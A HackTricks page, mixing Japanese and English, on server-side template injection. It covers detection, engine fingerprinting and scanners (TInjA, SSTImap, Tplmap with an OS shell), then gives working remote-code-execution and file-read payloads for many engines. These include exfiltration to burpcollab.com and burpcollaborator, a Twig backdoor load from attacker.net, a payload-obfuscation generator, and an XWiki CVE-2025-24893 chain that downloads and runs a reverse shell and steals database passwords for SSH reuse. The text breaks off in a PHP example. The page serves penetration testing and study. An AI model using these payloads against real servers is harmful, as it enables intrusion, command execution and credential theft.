 HackTricks
SSTI (Server Side Template Injection)
Tip
AWSハッキングを学び、実践する:
HackTricks Training AWS Red Team Expert (ARTE)
GCPハッキングを学び、実践する:HackTricks Training GCP Red Team Expert (GRTE)
HackTricks Training Azure Red Team Expert (AzRTE)
HackTricksをサポートする
- サブスクリプションプランを確認してください!
- **💬 Discordグループまたはテレグラムグループに参加するか、Twitter 🐦 @hacktricks_liveをフォローしてください。
- HackTricksおよびHackTricks CloudのGitHubリポジトリにPRを提出してハッキングトリックを共有してください。
SSTI (Server-Side Template Injection) とは何か
Server-side template injectionは、攻撃者がサーバー上で実行されるテンプレートに悪意のあるコードを注入できる脆弱性です。この脆弱性はJinjaを含むさまざまな技術で見られます。
Jinjaはウェブアプリケーションで使われる人気のテンプレートエンジンです。以下にJinjaを使用した脆弱なコードスニペットの例を示します:
output = template.render(name=request.args.get('name'))
この脆弱なコードでは、ユーザーのリクエストからの name パラメータが render 関数を使ってテンプレートに直接渡されています。これにより、攻撃者が name パラメータに悪意のあるコードを注入し、server-side template injection を引き起こす可能性があります。
例えば、攻撃者は次のようなペイロードを含むリクエストを作成できます:
http://vulnerable-website.com/?name={{bad-stuff-here}}
The payload {{bad-stuff-here}} is injected into the name parameter. This payload can contain Jinja template directives that enable the attacker to execute unauthorized code or manipulate the template engine, potentially gaining control over the server.
To prevent server-side template injection vulnerabilities, developers should ensure that user input is properly sanitized and validated before being inserted into templates. Implementing input validation and using context-aware escaping techniques can help mitigate the risk of this vulnerability.
Detection
To detect Server-Side Template Injection (SSTI), initially, fuzzing the template is a straightforward approach. This involves injecting a sequence of special characters (${{<%[%'"}}%\) into the template and analyzing the differences in the server’s response to regular data versus this special payload. Vulnerability indicators include:
- Thrown errors, revealing the vulnerability and potentially the template engine.
- Absence of the payload in the reflection, or parts of it missing, implying the server processes it differently than regular data.
- プレーンテキストコンテキスト: Distinguish from XSS by checking if the server evaluates template expressions (e.g.,
{{7*7}},${7*7}). - コードコンテキスト: Confirm vulnerability by altering input parameters. For instance, changing
greetinginhttp://vulnerable-website.com/?greeting=data.usernameto see if the server’s output is dynamic or fixed, like ingreeting=data.username}}helloreturning the username.
識別フェーズ




Identifying the template engine involves analyzing error messages or manually testing various language-specific payloads. Common payloads causing errors include ${7/0}, {{7/0}}, and <%= 7/0 %>. Observing the server’s response to mathematical operations helps pinpoint the specific template engine.
ペイロードによる識別
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*35XwCGeYeKYmeaU8rdkSdg.jpeg
ツール
TInjA
効率的な SSTI + CSTI スキャナで、新規の polyglots を利用します。
tinja url -u "http://example.com/?name=Kirlia" -H "Authentication: Bearer ey..."
tinja url -u "http://example.com/" -d "username=Kirlia"  -c "PHPSESSID=ABC123..."
SSTImap
python3 sstimap.py -i -l 5
python3 sstimap.py -u "http://example.com/" --crawl 5 --forms
python3 sstimap.py -u "https://example.com/page?name=John" -s
Tplmap
python2.7 ./tplmap.py -u 'http://www.target.com/page?name=John*' --os-shell
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=*&comment=supercomment&link"
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=InjectHere*&comment=A&link" --level 5 -e jade
Template Injection Table
最も効率的な template injection polyglots と、44 の最も重要な template engines の期待されるレスポンスを示すインタラクティブなテーブルです。
Exploits
一般
このワードリストには、以下に挙げた一部のエンジンの環境に定義されている変数が含まれています:
- https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/template-engines-special-vars.txt
- https://github.com/danielmiessler/SecLists/blob/25d4ac447efb9e50b640649f1a09023e280e5c9c/Discovery/Web-Content/burp-parameter-names.txt
Java
Java - Basic injection
${7*7}
${{7*7}}
${class.getClassLoader()}
${class.getResource("").getPath()}
${class.getResource("../../../../../index.htm").getContent()}
// if ${...} doesn't work try #{...}, *{...}, @{...} or ~{...}.
Java - システムの環境変数を取得する
${T(java.lang.System).getenv()}
Java - /etc/passwd を取得する
${T(java.lang.Runtime).getRuntime().exec('cat etc/passwd')}

${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
FreeMarker (Java)
ペイロードは https://try.freemarker.apache.org で試すことができます
{{7*7}} = {{7*7}}${7*7} = 49#{7*7} = 49 -- (legacy)${7*'7'} Nothing${foobar}
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}
[#assign ex = 'freemarker.template.utility.Execute'?new()]${ ex('id')}
${"freemarker.template.utility.Execute"?new()("id")}

${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}
Freemarker - Sandbox bypass
⚠️ Freemarker のバージョン 2.3.30 未満でのみ動作します
<#assign classloader=article.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("id")}
詳細情報
- FreeMarker のセクション: https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#freemarker
Velocity (Java)
// I think this doesn't work
#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end

// This should work?
#set($s="")
#set($stringClass=$s.getClass())
#set($runtime=$stringClass.forName("java.lang.Runtime").getRuntime())
#set($process=$runtime.exec("cat%20/flag563378e453.txt"))
#set($out=$process.getInputStream())
#set($null=$process.waitFor() )
#foreach($i+in+[1..$out.available()])
$out.read()
#end
詳細情報
- Velocity セクションの https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#velocity
Thymeleaf
Thymeleafでは、SSTIの脆弱性をテストする一般的な式は ${7*7} で、これはこのテンプレートエンジンにも当てはまります。潜在的なリモートコード実行を狙う場合、次のような式が使用できます:
- SpringEL:
${T(java.lang.Runtime).getRuntime().exec('calc')}
- OGNL:
${#rt = @java.lang.Runtime@getRuntime(),#rt.exec("calc")}
Thymeleafではこれらの式を特定の属性内に配置する必要があります。ただし、expression inlining は [[...]] や [(...)] のような構文で他のテンプレート箇所でもサポートされます。したがって、単純なSSTIテストペイロードは [[${7*7}]] のようになります。
しかし、このペイロードが成功する可能性は一般に低いです。Thymeleafのデフォルト設定は動的なテンプレート生成をサポートしておらず、テンプレートは事前定義されている必要があります。開発者は文字列からテンプレートをオンザフライで生成するために独自の TemplateResolver を実装する必要があり、これは稀です。
Thymeleafはまた、ダブルアンダースコア(__...__)で囲まれた式を事前処理する expression preprocessing を提供します。この機能は式の構築に利用できます。Thymeleafのドキュメントでは次のように示されています:
#{selection.__${sel.code}__}
Thymeleaf における脆弱性の例
次のコードスニペットは悪用される可能性があります:
<a th:href="@{__${path}__}" th:title="${title}">
<a th:href="${''.getClass().forName('java.lang.Runtime').getRuntime().exec('curl -d @/flag.txt burpcollab.com')}" th:title='pepito'>
これは、テンプレートエンジンがこれらの入力を不適切に処理した場合、次のようなURLにアクセスするremote code executionにつながる可能性があることを示しています:
http://localhost:8082/(7*7)
http://localhost:8082/(${T(java.lang.Runtime).getRuntime().exec('calc')})
詳細情報
Spring Framework (Java)
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('id').getInputStream())}
Bypass filters
複数の変数式を使用できます。${...} が動作しない場合は #{...}、*{...}、@{...}、または ~{...} を試してください。
/etc/passwdを読む
${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
- payload生成のためのカスタムスクリプト
#!/usr/bin/python3

## Written By Zeyad Abulaban (zAbuQasem)
# Usage: python3 gen.py "id"

from sys import argv

cmd = list(argv[1].strip())
print("Payload: ", cmd , end="\n\n")
converted = [ord(c) for c in cmd]
base_payload = '*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec'
end_payload = '.getInputStream())}'

count = 1
for i in converted:
if count == 1:
base_payload += f"(T(java.lang.Character).toString({i}).concat"
count += 1
elif count == len(converted):
base_payload += f"(T(java.lang.Character).toString({i})))"
else:
base_payload += f"(T(java.lang.Character).toString({i})).concat"
count += 1

print(base_payload + end_payload)
詳細情報
Spring View Manipulation (Java)
__${new java.util.Scanner(T(java.lang.Runtime).getRuntime().exec("id").getInputStream()).next()}__::.x
__${T(java.lang.Runtime).getRuntime().exec("touch executed")}__::.x
Pebble (Java)
{{ someString.toUPPERCASE() }}
Pebbleの古いバージョン ( < version 3.0.9):
{{ variable.getClass().forName('java.lang.Runtime').getRuntime().exec('ls -la') }}
Pebbleの新しいバージョン :
{% raw %}
{% set cmd = 'id' %}
{% endraw %}


{% set bytes = (1).TYPE
.forName('java.lang.Runtime')
.methods[6]
.invoke(null,null)
.exec(cmd)
.inputStream
.readAllBytes() %}
{{ (1).TYPE
.forName('java.lang.String')
.constructors[0]
.newInstance(([bytes]).toArray()) }}
Jinjava (Java)
{{'a'.toUpperCase()}} would result in 'A'
{{ request }} would return a request object like com.[...].context.TemplateContextRequest@23548206
Jinjava は Hubspot によって開発されたオープンソースプロジェクトで、次の URL で利用できます: https://github.com/HubSpot/jinjava/
Jinjava - Command execution
修正済み: https://github.com/HubSpot/jinjava/pull/230
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
詳細情報
Hubspot - HuBL (Java)
{% %}ステートメント区切り{{ }}式区切り{# #}コメント区切り{{ request }}- com.hubspot.content.hubl.context.TemplateContextRequest@23548206{{'a'.toUpperCase()}}- “A”{{'a'.concat('b')}}- “ab”{{'a'.getClass()}}- java.lang.String{{request.getClass()}}- class com.hubspot.content.hubl.context.TemplateContextRequest{{request.getClass().getDeclaredMethods()[0]}}- public boolean com.hubspot.content.hubl.context.TemplateContextRequest.isDebug()
「com.hubspot.content.hubl.context.TemplateContextRequest」を検索すると、Jinjava project on Githubが見つかりました。
{{request.isDebug()}}
//output: False

//Using string 'a' to get an instance of class sun.misc.Launcher
{{'a'.getClass().forName('sun.misc.Launcher').newInstance()}}
//output: sun.misc.Launcher@715537d4

//It is also possible to get a new object of the Jinjava class
{{'a'.getClass().forName('com.hubspot.jinjava.JinjavaConfig').newInstance()}}
//output: com.hubspot.jinjava.JinjavaConfig@78a56797

//It was also possible to call methods on the created object by combining the


{% raw %}
{% %} and {{ }} blocks
{% set ji='a'.getClass().forName('com.hubspot.jinjava.Jinjava').newInstance().newInterpreter() %}
{% endraw %}


{{ji.render('{{1*2}}')}}
//Here, I created a variable 'ji' with new instance of com.hubspot.jinjava.Jinjava class and obtained reference to the newInterpreter method. In the next block, I called the render method on 'ji' with expression {{1*2}}.

//{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}
//output: xxx

//RCE
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}
//output: java.lang.UNIXProcess@1e5f456e

//RCE with org.apache.commons.io.IOUtils.
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//output: netstat execution

//Multiple arguments to the commands
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//Output: Linux bumpy-puma 4.9.62-hs4.el6.x86_64 #1 SMP Fri Jun 1 03:00:47 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
追加情報
Expression Language - EL (Java)
${"aaaa"}- “aaaa”${99999+1}- 100000.#{7*7}- 49${{7*7}}- 49${{request}}, ${{session}}, {{faceContext}}
Expression Language (EL) は、JavaEE におけるプレゼンテーション層(例: web ページ)とアプリケーションロジック(例: managed beans)間のやり取りを容易にする基本的な機能です。複数の JavaEE テクノロジで広く利用され、この通信を簡素化します。EL を利用する主な JavaEE テクノロジは次の通りです:
- JavaServer Faces (JSF): JSF ページ内のコンポーネントを対応するバックエンドのデータやアクションにバインドするために EL を使用します。
- JavaServer Pages (JSP): JSP ページ内のデータへアクセス・操作するために EL を使用し、ページ要素とアプリケーションデータの接続を容易にします。
- Contexts and Dependency Injection for Java EE (CDI): EL は CDI と統合して、web 層と managed beans 間のシームレスなやり取りを可能にし、より一貫したアプリケーション構造を実現します。
以下のページで EL インタプリタの悪用 について詳しく学べます:
Groovy (Java)
以下の Security Manager bypasses はこの writeup から引用しました。
//Basic Payload
import groovy.*;
@groovy.transform.ASTTest(value={
cmd = "ping cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net "
assert java.lang.Runtime.getRuntime().exec(cmd.split(" "))
})
def x

//Payload to get output
import groovy.*;
@groovy.transform.ASTTest(value={
cmd = "whoami";
out = new java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmd.split(" ")).getInputStream()).useDelimiter("\\A").next()
cmd2 = "ping " + out.replaceAll("[^a-zA-Z0-9]","") + ".cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net";
java.lang.Runtime.getRuntime().exec(cmd2.split(" "))
})
def x

//Other payloads
new groovy.lang.GroovyClassLoader().parseClass("@groovy.transform.ASTTest(value={assert java.lang.Runtime.getRuntime().exec(\"calc.exe\")})def x")
this.evaluate(new String(java.util.Base64.getDecoder().decode("QGdyb292eS50cmFuc2Zvcm0uQVNUVGVzdCh2YWx1ZT17YXNzZXJ0IGphdmEubGFuZy5SdW50aW1lLmdldFJ1bnRpbWUoKS5leGVjKCJpZCIpfSlkZWYgeA==")))
this.evaluate(new String(new byte[]{64, 103, 114, 111, 111, 118, 121, 46, 116, 114, 97, 110, 115, 102, 111, 114, 109, 46, 65, 83, 84, 84, 101, 115, 116, 40, 118, 97, 108, 117, 101, 61, 123, 97, 115, 115, 101, 114, 116, 32, 106, 97, 118, 97, 46, 108, 97, 110, 103, 46, 82, 117, 110, 116, 105, 109, 101, 46, 103, 101, 116, 82,117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99, 40, 34, 105, 100, 34, 41, 125, 41, 100, 101, 102, 32, 120}))
XWiki SolrSearch Groovy RCE (CVE-2025-24893)
XWiki ≤ 15.10.10(15.10.11 / 16.4.1 / 16.5.0RC1 で修正)は、Main.SolrSearch マクロを通じて認証不要の RSS 検索フィードをレンダリングします。ハンドラは text クエリパラメータを受け取り wiki 構文でラップしてマクロを評価するため、}}} の後に {{groovy}} を注入すると JVM 上で任意の Groovy が実行されます。
- Fingerprint & scope – XWiki がホストベースのルーティングの背後でリバースプロキシされている場合、
Hostヘッダをファズ(ffuf -u http://<ip> -H "Host: FUZZ.target" ...)して wiki の vhost を探索し、/xwiki/bin/view/Main/を参照してフッター(XWiki Debian 15.10.8)を確認し脆弱なビルドを特定します。 - Trigger SSTI – Request
/xwiki/bin/view/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln(%22Hello%22)%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D%20. RSS アイテムの<title>に Groovy の出力が含まれます。常に “URL-encode all characters” を行い、スペースが%20のままになるようにしてください。+に置き換えると XWiki が HTTP 500 を返します。 - Run OS commands – Groovy 本文を
{{groovy}}println("id".execute().text){{/groovy}}に置き換えます。String.execute()はコマンドをexecve()で直接生成するため、シェルのメタ文字(|,>,&)は解釈されません。代わりにダウンロードして実行するパターンを使用してください:
"curl http://ATTACKER/rev -o /dev/shm/rev".execute().text"bash /dev/shm/rev".execute().text(the script holds the reverse shell logic).
- Post exploitation – XWiki はデータベースの資格情報を
/etc/xwiki/hibernate.cfg.xmlに保存します; leakinghibernate.connection.passwordgives real-system passwords that can be reused over SSH. サービスユニットがNoNewPrivileges=trueを設定している場合、/bin/suのようなツールは有効なパスワードでも追加権限を取得できないため、ローカルの SUID バイナリに頼るのではなく SSH 経由でピボットしてください。
同じペイロードは /xwiki/bin/get/Main/SolrSearch でも動作し、Groovy の stdout は常に RSS タイトルに埋め込まれるため、コマンド列挙をスクリプト化するのは容易です。
Other Java
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*NHgR25-CMICMhPOaIJzqwQ.jpeg
Smarty (PHP)
{$smarty.version}
{php}echo `id`;{/php} //deprecated in smarty v3
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php passthru($_GET['cmd']); ?>",self::clearConfig())}
{system('ls')} // compatible v3
{system('cat index.php')} // compatible v3
詳細情報
- Smarty セクションにある https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#smarty
Twig (PHP)
{{7*7}} = 49${7*7} = ${7*7}{{7*'7'}} = 49{{1/0}} = Error{{foobar}} Nothing
#Get Info
{{_self}} #(Ref. to current application)
{{_self.env}}
{{dump(app)}}
{{app.request.server.all|join(',')}}

#File read
"{{'/etc/passwd'|file_excerpt(1,30)}}"@

#Exec code
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("whoami")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("id;uname -a;hostname")}}
{{['id']|filter('system')}}
{{['cat\x20/etc/passwd']|filter('system')}}
{{['cat$IFS/etc/passwd']|filter('system')}}
{{['id',""]|sort('system')}}

#Hide warnings and errors for automatic exploitation
{{["error_reporting", "0"]|sort("ini_set")}}
Twig - テンプレート形式
$output = $twig > render (
'Dear' . $_GET['custom_greeting'],
array("first_name" => $user.first_name)
);

$output = $twig > render (
"Dear {first_name}",
array("first_name" => $user.first_name)
);
詳細情報
- https://portswigger.net/research/server-side-template-injection の Twig および Twig (Sandboxed) セクション
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#twig
Plates (PHP)
Plates は PHP ネイティブのテンプレートエンジンで、Twig から着想を得ています。ただし、新しい構文を導入する Twig と違い、Plates はテンプレート内でネイティブな PHP コードを利用するため、PHP 開発者にとって直感的です。
Controller:
// Create new Plates instance
$templates = new League\Plates\Engine('/path/to/templates');

// Render a template
echo $templates->render('profile', ['name' => 'Jonathan']);
ページテンプレート:
<?php $this->layout('template', ['title' => 'User Profile']) ?>

<h1>User Profile</h1>
<p>Hello, <?=$this->e($name)?></p>
レイアウトテンプレート:
<html>
<head>
<title><?=$this->e($title)?></title>
</head>
<body>
<?=$this->section('content')?>
</body>
</html>
詳細情報
PHPlib と HTML_Template_PHPLIB (PHP)
HTML_Template_PHPLIB は PHPlib と同じですが Pear に移植されています。
authors.tpl
<html>
<head>
<title>{PAGE_TITLE}</title>
</head>
<body>
<table>
<caption>
Authors
</caption>
<thead>
<tr>
<th>Name</th>
<th>Email</th>
</tr>
</thead>
<tfoot>
<tr>
<td colspan="2">{NUM_AUTHORS}</td>
</tr>
</tfoot>
<tbody>
<!-- BEGIN authorline -->
<tr>
<td>{AUTHOR_NAME}</td>
<td>{AUTHOR_EMAIL}</td>
</tr>
<!-- END authorline -->
</tbody>
</table>
</body>
</html>
authors.php
<?php
//we want to display this author list
$authors = array(
'Christian Weiske'  => 'cweiske@php.net',
'Bjoern Schotte'     => 'schotte@mayflower.de'
);

require_once 'HTML/Template/PHPLIB.php';
//create template object
$t =& new HTML_Template_PHPLIB(dirname(__FILE__), 'keep');
//load file
$t->setFile('authors', 'authors.tpl');
//set block
$t->setBlock('authors', 'authorline', 'authorline_ref');

//set some variables
$t->setVar('NUM_AUTHORS', count($authors));
$t->setVar('PAGE_TITLE', 'Code authors as of ' . date('Y-m-d'));

//display the authors
foreach ($authors as $name => $email) {
$t->setVar('AUTHOR_NAME', $name);
$t->setVar('AUTHOR_EMAIL', $email);
